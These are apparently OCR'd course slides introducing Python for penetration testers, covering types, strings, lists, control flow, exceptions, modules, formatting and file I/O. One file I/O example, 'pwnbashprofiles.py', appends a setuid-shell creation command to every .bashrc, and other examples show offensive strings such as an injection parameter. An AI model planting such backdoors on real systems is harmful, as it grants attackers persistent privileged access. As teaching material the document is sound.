  - Most Python programmers will keep both open at the same time
- Script editors with Python syntax handling are very useful
  - kate, gedit, vim, Notepad++, Sublime, Atom, etc.

```
# python
Python 2.5.2 (r252:60911, Oct  5
2008, 19:24:49)
[GCC 4.3.2] on linux2
Type "help", "copyright", "credits"
or "license" for more information.
>>>
```

```
#!/usr/bin/env python
# Comments follow the hash

# Your Code Here
```


Working with Python

Python is both a script interpreter where executable scripts are developed in Python and run, or an interactive interpreter. Many developers who are writing Python scripts will have their editor open while working on their code, and have a second window open with the interactive Python interpreter as well. You can easily enter and test out small snippets of code in the interactive interpreter (invoked by simply running "python" at the command line), then add the snippet to your larger project.

When developing a script in Python, the first line should be as shown in the second example on this slide. The "#!" characters together are known as a "shebang." When the shell starts to interpret an executable script as a program, it will look for the shebang to understand which interpreter should be called to handle the script. A shebang followed by "/usr/bin/env python" will invoke the env tool, which then searches for the Python interpreter to invoke for the rest of the script.

When developing with Python, it will be extremely useful if your editor understands and assists you in developing with the correct Python syntax. On Linux and Unix systems, the editors "kate", "gedit", and "vim" are all Python-aware and will use colored syntax-matching and automatic indentation where needed. The "vim" editor is also available on Windows and OS X systems, with the Notepad++ tool another option for Windows users. Other editors including Sublime and Atom are popular for programmers available for multiple platforms.

Basic Python Types

Type	Purpose	Example

int	Most positive and negative numbers up to 31 bits in length	`>>> hosts=20`
		`>>> ports = 65535`
		`>>> 20*65535`
		`1310700`
		`>>> hosts += 10`
		`>>> hosts`
		`30`

float	Floating point value, positive or negative with a decimal point	`>>> 10/3`
		`3`
		`>>> x = 10.0; y = 3.0`
		`>>> x/y`
		`3.3333333333333335`

string	Character arrays, file content, binary packets ("A" or 'A')	`>>> directory = "/var/log/"`
		`>>> hash = "\xafZ\x58\x5b\xe3\x32\x6f"`
		`>>> logfile = directory + "messages"`

Python is dynamically and strongly typed: You can change the type of variables, and Python cares about what the type is.

Basic Python Types

Programming language theorists would say that Python is dynamically and strongly typed. Essentially, this means that Python allows you to define a variable as a specific type (int, float, string, or list; we'll look at these in a second), and redefine it as a different type later. Several other languages are also dynamically typed, but Python is also strongly typed, meaning that you get the benefits of type checking (like a statically typed language, such as C) with the freedom of dynamically typed variables.

Python has several basic variable types, as shown on this slide. There are other types as well, such as longs (integers that exceed two billion) and complex numbers which have a real and imaginary part. We'll also look at the popular list type in this module.

Python String Slicing

- This is where a lot of people fall in love with Python
- You can reference any part of a string with brackets
  - Start from the beginning or the end
  - Always start counting from zero

```
>>> filename =
"C:\\Windows\\System\\meterpreter.exe"
>>> filename[0]
'C'
>>> filename[1]
':'
>>> filename[-1]
'e'
>>> filename[-2]
'x'
```

```
>>> filename[3:10]
'Windows'
>>> filename[3:]
'Windows\\System\\meterpreter.exe'
>>> filename[-3:]
'exe'
>>> filename.split("\\")
['C:', 'Windows', 'System', 'meterpreter.exe']
>>> filename.split(".")
['C:\\Windows\\System\\meterpreter', 'exe']
```


Python String Slicing

One of the immensely useful functions in Python is the ability to take a string of any length and reference any part of it by adding brackets to the end of the string. For example, the filename variable here is set to a path on a Windows system. Since indexes almost always start at 0 in programming languages, filename[0] references the first character in the string, filename[1] references the second character, and so on.

We can even start from the end of the string by specifying a negative number, as shown with filename[-1] and filename[-2]. A range of strings can be specified as well with a starting and a stopping value, separated by a colon as shown in filename[3:10]. Leaving out the second number and including the colon tells Python you want the rest of the string, starting from the first offset value, as shown in filename[3:].

Strings can also be modified by calling one of their methods (a method is a function built into an object, such as a string). Calling filename.split("\\") returns a list of three elements where the two slashes are removed, for example.

Python String Concatenation

- You can concatenate strings with +
  - `email = "jwright" + "@" + "sans.org"`
- You can append strings as well
  - `url = "http://10.10.10.10/get.php"`
  - `url += "?param=1;DROP TABLE USERS"`
- This is technically inefficient, requiring more memory to join; PPWHYL method:
  - `"".join([url,"?param=1;DROP TABLE USERS"])`
- Not a big deal until you work with big strings, lots of strings, or low-memory systems

Python String Concatenation

Joining two strings in Python is a straightforward task where the plus sign ("+") joins the strings, returning the concatenated result. A special modification of this operation "+=" is a simplified method of appending the new string to the current string. For example, the following two examples are identical in operation:

```
>>> str1 = "SANS "
>>> str1 = str1 + "Institute"

>>> str1 = "SANS "
>>> str1 += "Institute"
```

On the Internet, you will find many Python purists do not appreciate this simple string concatenation method. Technically, joining two strings with the "+" operator is inefficient in memory and requires a third resulting string to be allocated in memory, duplicating the amount of memory already used by the strings to be concatenated. The PPWHYL (Python Purists Will Hate You Less) method is to use the ugly but effective join function, as shown. The `"".join` piece is calling the join function (which joins multiple strings together) from an empty string object "". You can join multiple strings together by placing them in list elements as the parameter to pass to the join call.

The bottom line with strings is if you are working with big strings, lots of strings, or a low-memory system, you may get a performance boost from the awkward "".join syntax versus the "+" syntax. Otherwise, until you too become a Python Purist, it's not a big deal.

Python Lists Used for Storing a List of Variables

- Declare an empty list:
  - `mylist = []`
- Access an element in the list:
  - `mylist[1] # Not the first!`
- Access all elements in the list:
  - `mylist`
- Append to the list:
  - `mylist.append(item)`
- Remove an element from the list:
  - `mylist.remove(item)`

Python Lists Used for Storing a List of Variables

In Python, a list is simply a collection of elements. A Python list isn't a specific type; instead, it can contain variables of many types. Lists are popular for organizing collections of related variables, such as multiple byte strings representing layers of a packet, or related counters, or combinations of numbers and strings for a patient medical record.

To declare a Python variable as a list, we use the "mylist = []" syntax. Accessing one element in the list is performed by adding brackets to the end of the variable with a numeric identifier for the list element (where "1" is the second element, since we start counting at 0).

When you reference the list without brackets, you are referencing all the elements in the list. Finally, to append a new element to the list, invoke the mylist.append() method, passing the item to add to the list as the only parameter to the append() method.

Working with Lists

```
>>> values = [ 0, 90, "30 bazillion" ]
>>> values[2]
'30 bazillion'
>>> values.append(3.1337)
[0, 90, '30 bazillion', 3.1337000000000002]
>>> values.remove('30 bazillion')
>>> values
[0, 90, 3.1337000000000002]
>>> values.sort()
>>> values
[0, 3.1337000000000002, 90]
>>> foo = values + values
>>> foo
[0, 3.1337000000000002, 90, 0, 3.1337000000000002, 90]
>>> foo.count(90)
2
>>> bar = (0, 3.1337, 90, 0, 3.1337, 90)
>>> bar[0] = 1
TypeError: 'tuple' object does not support item assignment
```


Working with Lists

The list element in Python is incredibly useful in organizing variables and information. This slide shows several examples of working with lists, starting with creating a list using the square brackets. To access any element of the list, we indicate the list element number (counting from 0). We can change this value by using the "=" operator as well. Note that our list contains both integer values and a string.


To add a new element to the list, invoke the append() method. After invoking values.append(3.1337)", we have added a float element to our list as well.

Removing an element from the list is easy with the remove() method. We can even sort the elements of a list with the sort() method as well, very useful when working with files where each line of the file is a different element in a list (we'll look at file input/output later in this module).

With list strings, we can concatenate lists using the "+" operator, creating a new list called "foo" in this slide. Further, the count() method can identify how many matching values exist for a given value, where the value 90 exists two times in the list foo.

At the bottom of this slide, we create another variable with parentheses. In syntax it is very similar to a list, but it is known as a tuple (sounds like supple). A tuple is able to hold elements just like a list, but is immutable; that is once the tuple is defined, it cannot be changed. If you are working with a lot of static data in a Python program and you want to avoid ever having anyone change anything in the data, a tuple is a good choice for an element. For very large collections of data, accessing and searching through a tuple is faster than similar operations in a list.

There are still other data elements in Python, such as a dictionary (similar to a Perl hash, or an "associative array" in other languages) where many data elements are stored, indexed by another variable. Starting with the critical list of five (int, float, string, list, and tuple), you'll go far with Python.



Python Control – if/elif/else

The code example on this slide shows the use of a basic Python control element, the if/elif (else if)/else blocks. Here we are calling the exploit_target() function and returning a status variable recorded in return. If the return value is 0, we print some output and increment the count of successful exploits. If the return is 1, we know the exploit was not successful and offer some pearls of wisdom for the user. All other return values are unknown errors and are handled appropriately.

Note that each of the conditional block lines with if/elif/else end with a colon; this is Python's way of knowing that the if condition has ended and does not continue to a second line.

The if/elif/else control blocks are an important component of almost all Python scripts, but this slide also illustrates another important Python characteristic: indentation. Unlike languages such as Perl that use a line-terminator to indicate the end of a line (e.g., ";"), Python has us indent the code underneath the if condition to indicate the start of a new code block. Under the "if return == 0:" statement, we have three more lines to execute when and only when the return status is equal to 0. Python knows when this block has finished executing when the indentation returns to the left.

This is an important lesson to keep in mind when learning Python – spacing at the beginning of lines counts. You must make sure the number of spaces to indent a line for a block is the same for all the code in the block. Many programmers use four spaces or the tab character to indent the block.

Python Control – for

```
>>> path = "C:\\Windows\\System32\\DriverStore\\FileRepository\\5u875uvc.inf_x86
_neutral_ce73524185a2afd1"
>>> pathlist = path.split("\\")  # returns a list
>>> for directory in pathlist:
...     print directory, len(directory)
...
C: 2
Windows 7
System32 8
DriverStore 11
FileRepository 14
5u875uvc.inf_x86_neutral_ce73524185a2afd1 41
```

- Iterates over each list element, assigning it temporarily to "directory"
- For loops also used to execute code a specified number of times with range(0,10)

Python Control – for

The `for` control function is used to iterate over a list of elements, temporarily assigning the current element to a named variable and executing the indented block. This process is repeated for each element in the list.

In the example on this slide, we create a variable called "path" with multiple directories separated by two slashes. Calling `path.split("\\")` returns the variable pathlist, a list element containing each directory in the path variable.

The line "for directory in pathlist:" is used to iterate over the pathlist variable, temporarily assigning each list variable to the directory variable for the duration of the indented for block.

Useful Python Built-Ins

Built-In	Purpose	Example

print	Display output of a variable or formatted string, comma suppresses newline	`>>> print varname`
		`['This', 'is', 'a', 'list']`
		`>>> print "Port is %d (0x%02x)"%(num,num)`
		`Port is 31337 (0x7a69)`

len	Get the length of any object	`>>> len(varname[1])`
		`2`
		`>>> len(varname)`
		`4`

int	Convert a string value to integer	`>>> port="31337" # "" makes it a string`
		`>>> print "%02x"%int(port)`
		`7a69`

ord	Convert string data to ordinal value	`resp = s.recv(32) # receive a packet`
		`for i in xrange(0,len(resp)): # hexdump it`
		`  print "0x%02x" % ord(resp[i]),`

Useful Python Built-Ins

Python includes several built-in functions that are regularly used in scripts:

print: The print function displays output or the contents of variables. We can add format string modifiers to the output of print as well (such as "%d" to represent as decimal value, or "%s" for a string, or "%x" for a hexadecimal value); arguments for the format string modifiers are placed after a trailing "%" in a comma-separated list within parentheses (as shown with "(num,num)" in the example on this slide).

len: Returns the length of any object. This is useful for identifying the length of a string or the number of elements in a list.

int: Converts a string to an integer, often needed to take input (from a user or a string) and turn it into a numerical value that can be used with math operators (addition, multiplication, etc.).

ord: Converts string data to an ordinal value. Used when we are working with strings of binary data that need to be converted to numerical form beyond the standard numeric ranges.

Building Functions

```
#!/usr/bin/env python
import sys
def check_args(args):

        print args[2].split("\\")
        if len(args) != 3: # First argument is script name
                return 1,"Insuffient number of arguments"
        if int(args[1]) > 19:
                return 2,"First argument must be less than 20"
        if len(args[2].split("\\")) < 5: # Drive letter and exe name +2
                return 3,"Second argument must be 3 directories deep"
        return 0,"No error"

print "MS20-096 ExPl01T - FROM THE FUTURE"

status,message = check_args(sys.argv)
if status != 0:
        print "ERROR: %s"%message
        sys.exit(status)
print "Evil Win2K20 Pwnage Starting Now"
```

Use "def funcname(var1,var2):" to define a function. Keyword "return" exits function and returns the variable or variable list. sys.argv is the command-line argument list.

Building Functions

Programmers will often take a block of code that is reused within a program and declare it in the form of a function. Functions can optionally take arguments and optionally return one or more values as the return status of the function.

In the example on this slide, the function "check_args" is defined, accepting the argument "args". Some analysis is done on the args variable, returning two values: An integer status and a string used as a status message.

When the check_args function is called, the sys.argv is passed as an argument and the return status is recorded in two variables: Status and message.

Exceptions

```
>>> while True:
...     x = int(raw_input("Enter a value to test: "))
...     break
...
Enter a value to test: a
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
ValueError: invalid literal for int() with base 10: 'a'
```

- When a non-syntax error is encountered, Python raises an exception
  - Gives you insight into the error
  - Execution is halted
- Useful for troubleshooting, not great for end-users to deal with

Exceptions

When Python detects an error that is not a syntax error, it will raise an exception. A brief description of the error is displayed and execution of the script is halted.

In the example on this slide, the raw_input() function is called and converted to an integer. This function will read from the keyboard until the user presses Enter.

In this example, the user entered "a" as the input, which caused an error because the value cannot be converted to an integer. While the output in the exception is useful to the developer for troubleshooting, it isn't a great error message for an end-user to interpret.

Exception Handling

- Add a handler to catch the exception if it happens
- Use "except:" to catch all exceptions
- Use "pass" to simply continue


```
Enter a value to test: a
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
ValueError: invalid literal for int() with base 10: 'a'
>>> while True:
...     try:
...             x = int(raw_input("Enter a value to test: "))
...             break
...     except ValueError:
...             print "You must enter a number, please try again."
...
Enter a value to test: a
You must enter a number, please try again.
Enter a value to test: 10
>>>
```


Exception Handling

This slide continues with the exception error from the prior slide. We can rewrite the code to gracefully handle the exception by adding a "try:" block. When Python enters a "try:" block, it will execute the code within the block and if an exception occurs, it will "except" block that follows. If the type of the exception is handled (as in the case on this slide where the user's error triggers a ValueError exception and the exception handler calls out ValueError), Python runs the exception block of code instead of raising the exception.

With this change, the user who enters "a" or "ZZZZZZZZZZZZZZZZZZZZZ" is greeted with an error message and given another opportunity to enter a value input.

When writing an exception handler, you can identify multiple exception types separated by commas or catch all exceptions with "except:" (no exception type). If you don't need to take a specific action when an exception is handled, use the "pass" built-in, which acts as a placeholder in an exception without taking any specific action.



Python Modules

Python includes several modules that build on the base language for enhanced functionality. In addition to standard Python modules, there are numerous add-on modules available as well for enhancing the functionality of your tool or simply reusing a useful function to simplify your code.

When you want to bring the functionality included in a module into your code, we call the import function. There are two primary techniques for importing a module:

import modulename

When the module is imported using "import modulename" (such as import sys), we can reference variables and methods of the sys module by calling them with the "sys." prefix, as shown in the example "sys.exit(0)". This is mildly inconvenient, since we have to explicitly identify the module name for each method we call.

from modulename import *

When the module is imported using "from modulename import *" (such as from sys import *), we can call the module's methods without specifying the leading module name. This is convenient, because we can just call "exit(0)" without specifying the leading "sys.". However, this technique has the disadvantage of bringing all the sys functionality into the current namespace, where variable or method name collisions (for example, you create your own function called "exit" and then use from sys import *) will cause unexpected behavior.

sys Module

Member	Purpose	Example
exit()	Exits the script halting execution	`sys.exit(1)`
platform	Identifies the platform as "win32", "darwin", "linux2"	`>>> print sys.platform` `win32`
getwindows version()	Returns an immutable list (tuple) for the Windows version (major, minor, build, platform, service_pack)	`>>> sys.getwindowsversion()` `(6, 1, 7600, 2, '')`
argv[]	A list of command-line arguments where element 0 is the script name	`if len(sys.argv) == 1:` `  print "Must specify a target host"`
stderr	Allows you to display output in STDERR instead of STDOUT	`>>> print >>sys.stderr, "ERROR: Import failed."` `ERROR: Import failed.`

sys Module

The built-in "sys" module includes many useful methods and objects, several of which are shown on this slide. A significant number of Python scripts will import the sys module if for nothing more than the exit() method.

os Module

Member	Purpose	Example
geteuid()	Get the current user's effective UID	`if os.geteuid() != 0:` `  print "Must be root"`
listdir(path)	Return a list object of the files in the specified path	`>>> os.listdir("/tmp")` `['.X11-unix', 'ssh-EAlqMW5895', 'orbit-root']`
remove(file)	Remove the specified file	`>>> os.remove("C:\\notes\\notes.txt")`


stat(file)	Returns an object identifying file attributes including length and timestamp information	`>>> statinfo = os.stat("C:\\bootmgr")`
		`>>> statinfo`
		`nt.stat_result(st_mode=33060, st_uid=0,`
		`st_gid=0, st_size=383562L, [trimmed])`

system(command)	Execute the command specified from the OS	`>>> os.system("cmd.exe")`
		
		`C:\Users\Joshua Wright>`

popen(command)	Execute the command, returning a file object	`>>> files = os.popen("find /tmp")`
		`>>> files.readline()`
		`'/tmp\n'`

os Module

The built-in "os" module includes several useful functions, many of which are shown on this slide. When working with operating-specific functions (such as working with files and directories or executing local binaries) the os module is used. Using the "os" module, we have access to the system() function to invoke local commands interactively in the script. Comparatively, the popen() function also executes OS commands, but returns the output to a file object we can read and write to (more on reading and writing to file objects later in this module).



Python Introspection – Fancy Way of Saying "Help Me"

Language introspection is a programmer phrase for the functionality that the language gives you to explore objects, methods, and variables in the program's scope. Four methods included in Python's introspection functionality are particularly useful:

dir(object): Displays a list of the variables and methods of an object. If you want to know what functionality is included in a given module such as "sys", "os" or other non-standard modules, open an interactive interpreter, import the module, and run dir(modulename) for a complete list.

help(object/method): The help function displays the output of Python's built-in help system for the named object (such as "sys") or method (such as "sys.exit").

type(variable): The type() function will display the type of the named variable as a string, int, function or method, list, or other Python type.

globals(): Displays an indexed list (a dictionary) of all the variables, objects, and methods that are accessible in the current namespace. If you've forgotten what has been imported or are getting a NameError exception when trying to call a method you think should be available, you can double-check your environment with the globals() function.

Using the Python introspection techniques will be a significant help for learning the language and for troubleshooting a script that is failing. These four techniques in particular are very useful in everyday development and troubleshooting tasks.

Useful Snippets – Formatting

```
>>> myvar = 13.17
>>> print "Formatted as a decimal: %d" % myvar
Formatted as a decimal: 13
>>> print "Formatted as a float: %f" % myvar
Formatted as a float: 13.170000
>>> print "Formatted as a string: %s" % str(myvar)
Formatted as a float: 13.17
>>> print "Formatted as a hex formatted decimal: %x" % myvar
Formatted as a hex formatted decimal: d
>>> print "Formatted as a hex formatted decimal: 0x%x" % myvar
Formatted as a hex formatted decimal: 0xd
>>> print "Formatted as a hex formatted decimal: 0x%04x" % myvar
Formatted as a hex formatted decimal: 0x000d

>>> mac = "00:13:ce:55:98:ef"
>>> ip = "10.10.10.200"
>>> print "Host results: %s/%s" % (mac, ip)
Host results: 00:13:ce:55:98:ef/10.10.10.200

>>> scanresult = ["192.168.1.1","80","MS10-082","Exploitable"]
>>> print ','.join(scanresult)
192.168.1.1,80,MS10-082,Exploitable
```

Tuple formatting required for multiple formatting output arguments.

Useful Snippets – Formatting

Content in variables can be formatted for output using functions such as print() and file I/O with write(). In the format line, we start a string with double quotes, including fixed strings and variable references using the percent sign ("%"), followed by a closing quote. Following the format line, we specify one or more variables that are formatted and substituted on the output line.

The variable "myvar" is first initialized with a float value of 13.17. In the first print line, the variable output is displayed using the "%d" format modifier, which causes the output to display as a decimal, "13".

The next print line displays the variable using the "%f" format modifier, which causes the format to be displayed as a float, "13.170000". The 6-character precision following the decimal point is the default, but can be modified, as we'll see momentarily.

The next print line uses the "%s" format modifier, causing the variable to print as a string. Note that the original value of "13.17" is displayed, reflecting the original precision of the variable.

To format the variable as a hexadecimal value, we use the "%x" modifier. Since the output in this example is simply "d", we will usually want to precede the percent sign with "0x" to indicate the output is in hexadecimal format. Further, if we want to precede the hexadecimal value with added leading zero precision bytes, we can add a padding byte after the percent sign "%" and the number of total precision desired "4".

In the second text block, we display two variables of output using the string format modifier ("%s"). When two variables are supplied to encode in the output, the variables must be supplied in a tuple, separated by commas. We can add as many variables as needed within the tuple.

Finally, the last example demonstrates a simple method to format output, not using a format modifier but creating a new string using the string join method. Recall that efficient string concatenation is done by creating the elements to join in a list and calling the join method on an empty string, (e.g., ".join(["See ", "Jane ", "Run"])). The join method appends the specified character between the quotes for each of the list elements, except for the last. When there is no character between the quotes (".join…), the strings are just concatenated; in the example on this slide, a comma is specified between the quotation marks, causing the output to be formatted as a CSV string.

Useful Snippets – file I/O

```
>>> infile = open("/etc/passwd","r")
>>> for line in infile:
...     account=line.split(":")
...     if int(account[2]) == 0:
...             print "Privileged user:",account[0]
...
Privileged user: root
Privileged user: polycom

import os
files = os.popen("find / -name .bashrc -print")
for bashfile in files:
    print "Appending setuid shell creation to", bashfile
    rcfile = open(bashfile, "r+")  # opens for read and write
    rcfile.write("cp /bin/sh /tmp/`id -u`; chmod +s /tmp/`id -u`\n")
    rcfile.close()

# python pwnbashprofiles.py
Appending setuid shell creation to /root/.bashrc

Appending setuid shell creation to /etc/skel/.bashrc
```


Useful Snippets – file I/O

This slide includes two examples of working with files in Python.

The first example creates a file object "infile" as the output of the open() function, reading from the /etc/passwd file in read-only mode ("r"). We can iterate over the contents of the file one line at a time in a for loop, each time splitting the line into a list of elements separated by the colon. For each line, the second element of the passwd file (the UID) is examined to determine if it is equal to 0, identifying privileged user accounts.

The second example uses the os.popen function to call the Linux "find" utility, returning a file handle containing the output of the tool. We iterate the contents of this output as well, each time opening the discovered ".bashrc" files for reading and writing ("r+") and append an additional shell command to the file to create a setuid shell in /tmp before closing the file.

Useful Snippets – Command-Line Parameters

```
import sys
# cmdex1.py
# This tool requires three arguments: host, port and message
# sys.argv[0] is the program name
if len(sys.argv) != 4:
    print "Usage: tool.py host port \"message in quotes\""
    sys.exit(1)
print "Contacting server ..."
```

```
C:\dev>python cmdex1.py
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World"
Contacting server ...
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World" Foo
Usage: tool.py host port "message in quotes"
```

Globbing happens at the shell on Linux/Unix (*.dll)

```
import sys
# This tool processes all command-line arguments
# The name of the script (sys.argv[0]) is skipped
for arg in sys.argv[1:]:
        print "Processing argument " + arg
```


Useful Snippets – Command-Line Parameters

This slide includes two examples of working with command-line parameters in Python.

The first example demonstrates a common tool requirement to accept a fixed number of command-line arguments from the user. Command-line arguments in Python are contained in the argv list in the sys namespace (e.g., sys.argv). The first element of the list (argv[0]) is the name of the script itself; subsequent list elements represent each of the additional command-line parameters.

